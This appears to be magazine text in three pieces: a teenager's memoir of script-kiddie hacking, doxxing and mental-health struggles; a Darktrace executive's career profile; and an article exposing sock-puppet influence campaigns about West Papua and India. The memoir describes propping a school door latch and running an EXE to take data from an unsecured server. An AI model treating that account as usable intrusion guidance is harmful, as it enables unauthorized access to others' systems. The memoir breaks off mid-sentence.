For example, one time, they made me build a login system that used third-party systems and was built in Objective-C, a language at the time I NEVER had experienced or even knew existed. Over time, we kept the same jobs (despite me barely knowing what I was doing), and ideas, and we kept doing it and kept sitting on call on Discord for more than 12 hours a day and wouldn't stop talking.

Eventually, negative parts or items such as substances and even what some would call "black hat frameworks" became a bit too easy to be around and buy. However, that quickly shut down when the group of people we worked for at the time had been caught stealing source code from one company to another. The other group the code was stolen from, which I refuse to name, also ended up being in the same discord servers suspecting us of doing it for quite some time and had been watching and gaining specific information off individual users. They then once coming out knowing we were stealing source decided to doxx most (if not all) of the members within the group. Needing-less to say, there were A LOT of people, all of them in the US, and half of them in the same state as me and OxyRegia were in. This doxx also led to people in that same group getting swatted and the same for other areas or being in serious amounts of danger of getting sued, leaked, or even thrown out to governments and arrested for hijacking systems.

Somehow, these kids had EVERYTHING about us, every single name, every single possible online alias affiliated, every discord server we were in, as well as every single location of schools, names, cities, local areas, even down to our public IP addresses. I could assume by now that someone in the group from the start was only there to help and eventually realized that they were stealing code long before I came along. Regardless, what they did was extremely wrong; they took source code from other people and sold it for way too much and then continued to do that across different businesses and then continued to lie and say it was their source.

I am pretty sure those next few weeks about 2 after, I did not touch my computer, did not even want to get on my laptop because at the time I started with a piece of shit ASUS laptop that was completely infested with malware, had sticky keys from spilled soda or energy drinks, and was just trashed with files that were never touched. This laptop was purely used for testing those cheats and also communicating online, so other than that, I had no real reason to do it.

Fast forward a few more months, and I have not heard from anyone in that group, not a peep of online activity, not even a single message or "last online" status. I still was shaken to my core after hearing members and people were getting doxxed; that meant my information was out there, and 100% I was bound to get swatted and was just waiting for it to happen. That was my first real-world experience in the security world if you want to call it that. In other words, this was my "skid" / "script kiddie" experience.

After that, I left it for quite a while. Fast forward even more, and I go back to school one day and finally see that kid there, back at school, and we finally meet up and talk. He looked so pale, like he had been hiding forever, like he was depressed and filled with paranoia and barely even could trust anyone. This kid also had a rich family, so he was taking trips away from school all the time, but I think he actually purposely stayed away from home, and when he was home, he never really was on this earth.


Me and him slowly started talking and would do the typical "skid" hacker kind of thing, messing with networks and going haywire on anything we could. We would even take data from school servers, given they were "public access". When I say this, I basically mean that there was no security on the server at all, and the school never made any direct rule about taking data off of the servers, so we just assumed it was up for grabs. It was so easy that all you had to do was go to the school halls, put a wooden stub in a specific part of the door, and then the next time the door was carelessly "shut" or checked, you could just be able to slide in the door easily. All you had to do once you were inside was just slap a USB in there and run the EXE, which I will have you know that server had 0 security whatsoever and was running on Windows XP, which completely blew my mind for the time.

We did that every day we could, basically destroying or lagging out networks and servers, even as far as using those botnets and what was left we had of our arsenal of scripts, even if they dated back to the early 2000s and were supposed to be used by groups like LulzSec or Anonymous (Even though I am sure the original developers of those programs were never affiliated with those groups and just decided to dump it on GitHub), but of course, we barely believed that after thinking those groups played like skids and were no different than us - in other words; a bunch of 12-year-olds with political anger at the world.

This kept happening, that was until I had a fight

From this media platform and community I developed, I also realized that I have to come to terms with my pain and everything I faced. Instead of just complaining about it, I could educate people about my pain and tell everyone that sometimes it's okay, no matter your age, your skill level, or who you are as a person, hate is sadly a necessity on this earth for humans to progress further into the deeper and colder realms of this planet. That is why I decided to write this article, given the opportunity. I wanted to tell people that despite me being who I am and despite me being considered successful in this field right now, it took a road to get here. It took addiction, self-harm, being abandoned, being jumped, being thrown into scenarios that I am surprised I outlived, and even being tossed into a trashy lifestyle made by my own choices.

The one thing that killed me to see during 2020 was a bunch of people posting either about politics or how amazing their life was in 2020 and how amazing they were enjoying and coping with the world; meanwhile, I was stuck abusing substances at a young age with



no help and access to no resource that would have been able to help me at the time. While that was going on, it would make me feel even more alone, everyone enjoying their life while mine is one big fuck-up, especially at a young age, and I KNOW there were kids exactly like me. I then got tired of seeing it, got tired of seeing your average gym bro posts talking about shoving your emotions down, and got tired of people shoving mental health support months down your throat because mental health shouldn't be something we ignore for the whole year except JUST one month but rather express as a worldwide human issue that needs to be resolved.

Recently, I have also been much more open again with my pain with people, been direct, and been able to express that it doesn't matter the scale of your situation; if it's pain, do not be afraid to reach out for help even when it seems like there is none. Parasites are something I have grown used to; they are these monsters, and like leeches, they latch onto you in anger and feed off you until you can learn to walk with them and use them to your advantage, continuing to become proud of who you are as a person and realizing that those scars and those parasites they MAKE you as a human.

I know one thing I struggled hard with was guilt; most of my life or experience with death was due to losing friends to overdosing or suicide. I told myself I WOULD NEVER fall down that path because I never wanted to leave people with the pain I was left with. Not to mention, the parent told me not to do it, and even looking at other family members saying, "You're a low life if you take drugs" got to my head. The struggle? Guilt. Being guilty of - nothing. I was afraid to tell anyone because of what was cemented into my head, and I was afraid to reach out because I was a disappointment and felt like I let everyone down around me. The anger drove me though, I won't lie, it did help me, but I felt that hope, and if I went to talk to someone, I could have used that as a form of motivation.

So to recap, everything in my life made me who I am; being proud of it was a major step in my life, and I say this to anyone who is reading this: If you are going through something, no matter the scale, manage it either yourself and try to help yourself or find help and seek it because letting it go untamed for years can result in more mental issues that might drive you off a cliff. I also want to mention that do not think for a second that the most intelligent people in this industry also did not go through anything. Something I realized is that the media often portrays your average kids that are popular, people with brains, etc. to grow up in a fancy house with amazing parents in a safe neighborhood - believe me, I AM there right now, and it's annoying to see. The media will twist anyone's story to be pretty, but in reality, everyone around you has at least gone through a storm or just pure warfare, and you seriously aren't alone.

So, if your problems tell you or you tell yourself that you are hitting a down low and will never make it, think back to the times and what you have done in your life. If you have truly done nothing with your life, the first step to actually doing something would be to realize that you have problems and look them straight in the face and continue to conquer them. Hopefully, my story can inspire kids and even adults to the point you can understand that humans are humans; we all have a shit life, and we all go through our fair sets of garbage; but if anything, become proud of them, realize they make you, and overcome them.

I also want to clear something up that I may have not been able to clear up as I was telling the short end of my story. What I went through, what I experienced, what I did to myself, and what I let happen to myself was a result of my pain, my suffering, and my own idiocy. At the end of the day, no matter the age, no matter the type of person, we all bleed red, we are all humans, and we all breathe similar air. Just because you go through pain does not mean you cannot make it, and just because you have not gone through pain does not mean you won't succeed. Life throws everyone in different directions all the time, and the end goal of me telling you my story is if I am being honest, this absurd hatred I have for the social media scene. Everywhere you go it's someone having an amazing life, or everywhere you go on the news, it's always about politics and the world ending or some teenager or even young kid doing something amazing.

I get messages all the time about how when age is displayed in specific settings, it can mess up the way other people think because it makes them feel miserable that they never had the chance to do it. My message to you is that yeah, I am 16, but I am also a 16-year-old that was abused by this world, chewed up, and spit out just to be abused by the very thing that creates the hatred in this ether - humans. However, it's important to also know that no matter what, you can try your very best and keep giving it your all, fight to do whatever you want to do in life as long as it makes you happy, and as I am finding out now, humans are not all bad, and it was under my fault that I went to assume that every human on this earth would treat me the same. Be someone who progresses, be someone who wants to make a change, or more importantly,

BE

THE

CHANGE.

IT'S ALL ABOUT THE PURPOSE

WRITTEN BY
MAXIMILIAN HEINEMEYER

I'M MAX, THE CHIEF PRODUCT OFFICER AT DARKTRACE. I FIRMLY BELIEF THAT GREAT PERFORMANCE AND PROFESSIONAL ENGAGEMENT IS BORN FROM A SENSE OF PURPOSE

.For me, cyber security is one of the top 20 societal challenges - everyone knows somebody who has suffered from a cyber attack & cyber disruption. Even the World Economic Forum agrees with that in their global risk report 2023.This could be a family member or friend that had their social media account stolen, their credit card details abused, having been stalked or bullied in cyber-space or having experienced disruption at work due to ransomware or other forms of cyber attacks. My role at Darktrace allows me to contribute my bit to easing that challenge - by working at the bleeding edge and intersection of innovation, machine learning and cybersecurity. Knowing and feeling that purpose gets me out of bed every morning and is the red thread weaving through my professional career.

Maximilian Heinemeyer's
Chief Product Officer at Darktrace
https://www.linkedin.com/in/maximilian-heinemeyer-147a8470/

I started my career as a security consultant, SIEM consultant, Penetration Tester & Red Teamer at HP. While I did thoroughly enjoy the offensive security side of things, I became frustrated at some point - as it felt a bit like treading water. Finding vulnerabilities, exploiting networks and phishing people is fun and can be impactful - but to me it still felt like there was something fundamentally wrong with how we treat security monitoring, detection and response. In my role as a Threat & Vulnerability Management Lead at HP, I discovered Darktrace in its early days and their approach intrigued me - instead of trying to pre-define every possible detection use case and threat, they touted to instead learn normal business behaviour using machine learning and detecting attacks based on abnormalities. That approach instantly made sense to me from various perspectives - so much that I applied for a job as a security analyst with them, got it and even changed countries to work for this interesting young company that looked so promising. I was wondering how I, as an attacker, would beat Darktrace's approach to detection & response - and that's what I wanted to find out.

C-level with a strong technical background

As a security analyst at Darktrace, I used the product every single day for several years in real-life customer environments to hunt for threats. I saw every threat imaginable - from exploit kits, nation-state attacks, the big ransomware worms like WannaCry & NotPetya to hacktivists, malicious insiders, supply chain attacks and all sorts of infected IoT and OT environments. I witnessed first-hand that this approach is working and very different to how the rest of the industry approaches the problem. It opened my eyes to the power of innovation and paradigm shifts - especially in the context of what machine learning can contribute cyber security.

Fast-forward to today - as CPO I'm no longer using our solutions every day myself (unfortunately!). My days are very varied - it ranges from doing strategic work with the rest of the executive team, to speaking to some of our biggest customers and prospects, all the way to speaking at industry events or keeping an eye on technology developments in the broader market. The unifying aspect is that it all contributes to Darktrace's success - and thus championing the use of machine learning in cyber security. The important bit is that machine learning is no silver bullet - it is a method to help work on the complexity that is cyber security. It has to be applied to the right challenges.

What working with AI has taught me

What I've learned over time is that machine learning can have a significantly positive impact on cyber defence if the right kind of machine learning is applied to the right problems. It can crush complexity and automate work streams that we couldn't do without machine learning. One of the main results is lowering the barrier to adoption and usage of our tools. Sure, you can employ a network security monitoring ninja who eats PCAPs for breakfast to find targeted attacks in your data - but these experts are rare and expensive. Alternatively, you could leverage machine learning to find the needle in the haystack (the targeted intrusion) and have it presented and made actionable in such a way that even a level 1 analyst, or an IT generalist could prevent the intrusion to result in business disruption. Using machine learning correctly is all about augmenting the human, not replacing them. Network security monitoring is just one aspect where machine learning can have a massive impact. Other examples are contextual and behavioural containment - i.e. stopping an active threat in real-time by interrupting only the malicious activity while letting regular business activity continue, completely depending on the local context of the attack. Or one of our recent break-throughs - using machine learning for attack path modelling across various data sources to predict the most critical attack paths and proactively mitigate them, always dynamically depending on the context of the organisation.

My main point here is: there is still a lot of room to apply innovative technology to cyber security and to push the boundaries of what is possible. We need to keep challenging and critically questioning existing paradigms, as a lot of them have just not been working to protect organisations from cyber disruption.

Reflecting on the last 10 years

Reflecting on my journey, the sense of purpose I talked about in the beginning has always been my compass. The questions I always ask myself are: 'Does this make sense for what we are trying to do?' and 'Is this the best course of action for the business?'. Always keeping the goal in sight (stop cyber disruption) helps me even in day-to-day situation - e.g. when balancing stakeholder requirements, navigating decision-making under pressure or contributing to a strategic roadmap. Another important aspect are the people I work with - I'm grateful for having had teams that were always focussed on team-play, getting the best out of the situation for the business & customer and having a lot of fun along the way.

MIND GAMES

HOW HACKING PERCEPTIONS IS BECOMING A WEAPON OF CHOICE FOR INFLUENCE OPERATIONS AND ONLINE WARFARE

by Ben Strict
for HVCK Magazine

There was a time when I'd open my phone first thing in the morning, not to read messages from family, work, or to do my morning meditation, but to read the Twitter feeds of a middle-aged male called Marco and a Sikh female called Nupur Kaur.

At least, that's what 'they' pretended to be, and despite the interactions they had on Twitter with what appeared to be real users, I knew that these were far from being a real Marco, or a real Nupur.

In fact, I knew they were ran by groups of people, some from marketing firms, others likely from an organisation that specialises in running accounts to manipulate and deceive.

Their friends, their posts, memes and videos were all part of a hidden agenda to wage information warfare campaigns on civilians and hack perceptions using covert propaganda tactics.

You see, Marco and Nupur were not real people. They were what I like to refer to as sock puppets. We used to make these in school as kids, where we'd put a sock over our hand, draw eyes on it, and pretend to be something different for a few brief seconds. That's what Marco and Nupur were, only this time we are not able to see the person holding or controlling the puppet.


What I knew back then, and what we definitely know now, is that those sock puppet accounts were part of well-planned campaigns with set objectives, actions and standard operating procedures all to shift our perceptions on issues where someone has an agenda.

Marco was part of a marketing firm run out of Jakarta, Indonesia. The campaign's purpose was to drown out and discredit any human rights issues happening in West Papua at the time. This was performed by a double-pronged approach of using automation tools to repeatedly post promotional content about the Indonesian Government's support to West Papua through videos and websites, and discredit activists who spoke out against the government's role in the country.

You might be wondering how I know Marco was created in a Jakarta-based marketing firm? Well he, and the several hundred other accounts were part of that campaign were created by individuals with pretty poor operational security skills.

Sure, they could run an effective social media network on an automated script (bot network), but they forgot to leave their phone numbers off the registration of the hundreds of propaganda and fake news sites they were promoting, and they were all friends on LinkedIn.

It is worth mentioning that at the height of this network's activity online, the on-ground activity in West Papua was blurred. Severe internet restrictions were imposed on the country amidst a crackdown by Indonesian security forces on pro-Independence activists. Foreign journalists and humanitarian agencies had been banned from entering the country as well



marco @marco26700420 · 17h

What are some secrets that Indonesia have been hiding in West Papua? Find out the answers here.

#westpapuagenocide #freewestpapua #westpapua #fwpc west papua #letwestpapuavote

an application is built by Indonesian government
rtner with Australian government
1.2K views
0:01/0:45

From Papua West

Above: Marco267 on Twitter and the other places his image was used.

After we exposed the actors behind this bot network in a Bellingcat report, Twitter, Facebook and Google had announced takedowns of accounts, pages and channels. Facebook had found that accounts in the takedown of those targeting West Papua had spent about $300,000 in advertising.


That's Marco's story, now over to Nupur.

Nupur was part of a network of very active accounts who called themselves 'Real Sikhs.' Their purpose was to discredit Sikh independence across the world and promote Indian Government values, as well as doing a bit of PR for the Indian Army. They did this by pretending to be Sikh influencers, using images of celebrities in India and repeatedly posting about what it means 'to be a real Sikh' - sadly, there were many that fell for these so-called influencers.

Much like the West Papua case, this was being conducted during a time when internet and media censorship issues were at their highest and when there were heightened tensions during the 2020-2021 Farmer Protests in India.

The investigations into the West Papua and 'Real Sikh' networks resulted in widely spread BBC collaborations, where the original reports and methodologies were published on Bellingcat (for the West Papua network) and the Centre for Information Resilience (for the RealSikh network).

Both are just one of many campaigns I've researched, investigated, and worked with journalists and civil society groups to tackle and raise awareness of how these networks have attempted to control the information space on international platforms.



Ta..vir S..ndhu
@T..nvirSandhu1.
Joined November 2019
3,943 Following 2,112 Followers
Not followed by anyone you're following

Official:Isha RIKHI updated their profile picture.
March 25, 2017 ·

Nu
@N
sikh
Tran
5,0

Gunjan Kaur
@KaurGunjann
Joined October 2019
5,006 Following 7,577 Followers

Mandy Takhar
also known as Mandeep Kaur Takhar
ACTOR
Born: May 01, 1987, Wolverhampton, U.

Mandeep Kaur Takhar, better known by her screen name Man
actress who is noted for her work in Punjabi cinema. Born and
Mandy comes from a traditional Sikh family that has roots in Ph

These influence operations are not alone and are on the rise, especially for authoritarian states. Much like how on-ground operations would focus on the cutting of supplies and gaining on-ground superiority, these examples of information warfare are the online version of information dominance after a country restricts or censors freedom of speech, media reporting and access to the internet.

